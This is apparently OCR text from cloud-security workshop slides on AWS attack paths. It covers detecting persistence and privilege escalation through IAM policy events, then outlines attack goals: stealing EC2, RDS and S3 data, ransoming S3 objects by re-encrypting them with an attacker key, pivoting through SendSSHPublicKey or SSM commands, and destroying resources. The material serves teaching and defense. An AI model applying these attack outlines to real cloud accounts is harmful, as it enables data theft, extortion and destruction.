


DETECT: PERSISTENCE & PRIV ESC



LAB!
PERSISTENCE/ PRIVILEGE ESCALATION

DETECT: PERSISTENCE & PRIV ESC



Event name	Event time	User name	Event source	Error code
CreatePolicyVersion	May 13, 2024, 02:53:08 (UTC-06:00)	root	iam.amazonaws.com	-
CreatePolicy	May 13, 2024, 02:52:11 (UTC-06:00)	root	iam.amazonaws.com	-

IMPACT

CLOUD BREACH END GOALS

- Data Theft
- Ransom Data
- Pivot Into Internal Network
- Infrastructure/Data Destruction

DATA THEFT

EC2

RDS

Take Screenshot of Running Instance

Share Existing Instance Image


Open Network Egress

S3

Download Objects


Duplicate Contents to External Bucket

RANSOM S3 DATA




1. Attacker Gains Access to S3 Bucket

RANSOM S3 DATA



1. Attacker Gains Access to S3 Bucket
2. Create Encryption Key

RANSOM S3 DATA



1. Attacker Gains Access to S3 Bucket
2. Create Encryption Key
3. Copy Files Into Same Bucket, Encrypt w/ Key

PIVOT INTO INTERNAL NETWORK

Send Public SSH Instance

- Requires SendSSHPublicKey permission
- Key exists on instance for 60 seconds
- Used for ‘EC2 Instance Connect’ functionality

PIVOT INTO INTERNAL NETWORK

Send Public SSH Instance


- Requires SendSSHPublicKey permission
- Key exists on instance for 60 seconds
- Used for ‘EC2 Instance Connect’ functionality

```
lunarprobe@DESKTOP-D3FUUKL:~$ ssh ec2-user@3.148.104.211 -i .ssh/id_rsa
ec2-user@3.148.104.211: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
lunarprobe@DESKTOP-D3FUUKL:~$
```

PIVOT INTO INTERNAL NETWORK

Send Commands to Ec2 Instance Using SSM

- SendCommand is used for Fleet management
- Works on single or multiple hosts



INFRASTRUCTURE/DATA DESTRUCTION


- Instances, S3 Buckets, Databases
- Occurs nearly instantaneously
- Little room for recovery outside of backups
- Best practice suggests having backups of critical data in other regions and cloud providers

LAB!
IMPACT

DEFENSE/PREVENTION

WORKSHOP ATTACK PATHS


1 **Initial Access**



3 **Privilege Escalation**

Revert Policy Version

2 **Persistence**




Create Access Keys

4 **Impact**

